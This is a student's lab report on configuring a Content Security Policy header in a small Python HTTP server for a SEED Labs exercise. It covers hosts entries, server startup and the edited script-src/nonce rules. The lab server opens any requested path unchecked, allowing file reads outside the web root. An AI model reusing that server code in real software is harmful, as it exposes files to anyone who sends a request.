127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

I then start up the server

```
csp  JavascriptTask4  JavascriptTask5  JavascriptTask
[04/28/21]seed@VM:~/Lab6$ cd csp
[04/28/21]seed@VM:~/.../csp$ ls
csptest.html    script1.js  script3.js
http_server.py  script2.js
[04/28/21]seed@VM:~/.../csp$ python3 http_server.py
```

I visit all 3 sites given to us by the lab and we see the following.




We want the fields 1, 2, 4, 5 and 6 on *all* sites to say “ok”, all fields except 3 that is. We want to accomplish this by editing the server file (http_server.py). If we see an “ok” that means javascript code could be executed as it should in that area, if we see a “failed” that means the javascript code couldn’t be executed. This is the default setting of the server and as we can see we have 1 as “OK” on all 3 addresses, 2 & 3 are failed on all 3 addresses, while the others differ from site to site. For instance example 68 is lacking the JS-code from itself, but also from example79, if the addresses example68 lack the code from example79 we can assume example32 do the same, which it does.

I changed the code to the following,

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
  def do_GET(self):
    o = urlparse(self.path)
    f = open("." + o.path, 'rb')
    self.send_response(200)
    self.send_header('Content-Security-Policy',
          "default-src 'self';"
          "script-src 'self' *.example68.com:8000 *.example79.com:8000
'nonce-1rA2345' 'nonce-2rB3333' ")
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write(f.read())
    f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

as we can see I didn’t add much, however I made sure to include the example68 as well as example79 in the header along with both the nonces, if I restart my server and head over to the websites I can see that all the fields are “ok” except for field 3 which is exactly what we want.



Marcus Roos
maro1904@student.miun.se